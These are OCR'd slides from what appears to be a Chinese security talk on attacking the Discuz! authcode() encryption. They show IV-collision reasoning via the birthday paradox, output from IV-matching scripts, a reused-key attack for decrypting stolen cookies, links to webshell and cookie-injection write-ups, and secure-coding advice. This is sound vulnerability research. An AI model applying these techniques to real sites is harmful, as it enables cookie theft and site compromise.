
30人中

任意2人生日在特定一天(如11.8号)：

$1 - (364 / 365)^{30} \approx 7.9\%$

任意2人生日相同：

接近 70%


cmd.exe - python grab_cipher1.py
129 b8a7
130 e561
131 f407
132 ccb8
133 6c78
134 0a98
135 7063
136 5d7f
137 83f1
138 763e
139 9480
140 45aa
141 bbb3
142 b32e
143 a92b
144 28c2
145 975e
146 4bc3
147 c050
148 8e16
149 d24c
150 994f
151 686d
152 768b
cmd.exe - python grab_cipher2.py
104 a41d
105 0f88
106 78dc
107 e3ef
108 b642
109 1def
110 4c88
111 fc03
112 7acc
113 8087
114 ae50
115 b634
116 33b2
117 91e5
118 5556
119 fde9
120 8c58
121 4a9e
122 69dd
123 4fef
124 be75
125 1abf
126 f253
127 ff4c
cmd.exe
D:\research\vulndb\discuz>python crack_discuz_authcode.py
D:\research\vulndb\discuz>python crack_discuz_authcode.py
3b1d 3b1d
D:\research\vulndb\discuz>python crack_discuz_authcode.py
3b1d 3b1d
D:\research\vulndb\discuz>python crack_discuz_authcode.py
3b1d 3b1d
D:\research\vulndb\discuz>python crack_discuz_authcode.py
e43e e43e
3b1d 3b1d
d6ff d6ff
5c40 5c40
4bc3 4bc3
D:\research\vulndb\discuz>
r2 = c.fetchall()
if r1 and r2:
for c1 in r1:
for c2 in r2:
if c1[1] == c2[1]:
print c1[1] + ' ' + c2[1]

攻击authcode()？

Reused Key Attack：

IV一次一密，导致无法攻击成功

可以遍历IV，找到相同IV从而攻击成功

例：窃取Cookie后解密密文

Bit-flipping Attack：

HMAC导致无法构造任意密文

仍然是安全的

其他利用方式？

Discuz! Getwebshell:

http://www.oldjun.com/blog/index.php/archives/76/

Phpcms cookie注射:

http://www.80vul.com/phpcms/phpcms_sys_auth.txt

……

Summary & Conclusion

开发建议

不要使用ECB模式

不要使用流密码

使用CBC模式的AES-256，或Blowfish

不要使用相同的KEY做不同的事情

注意IV的随机性

使用HMAC-SHA512代替MD5

Thanks!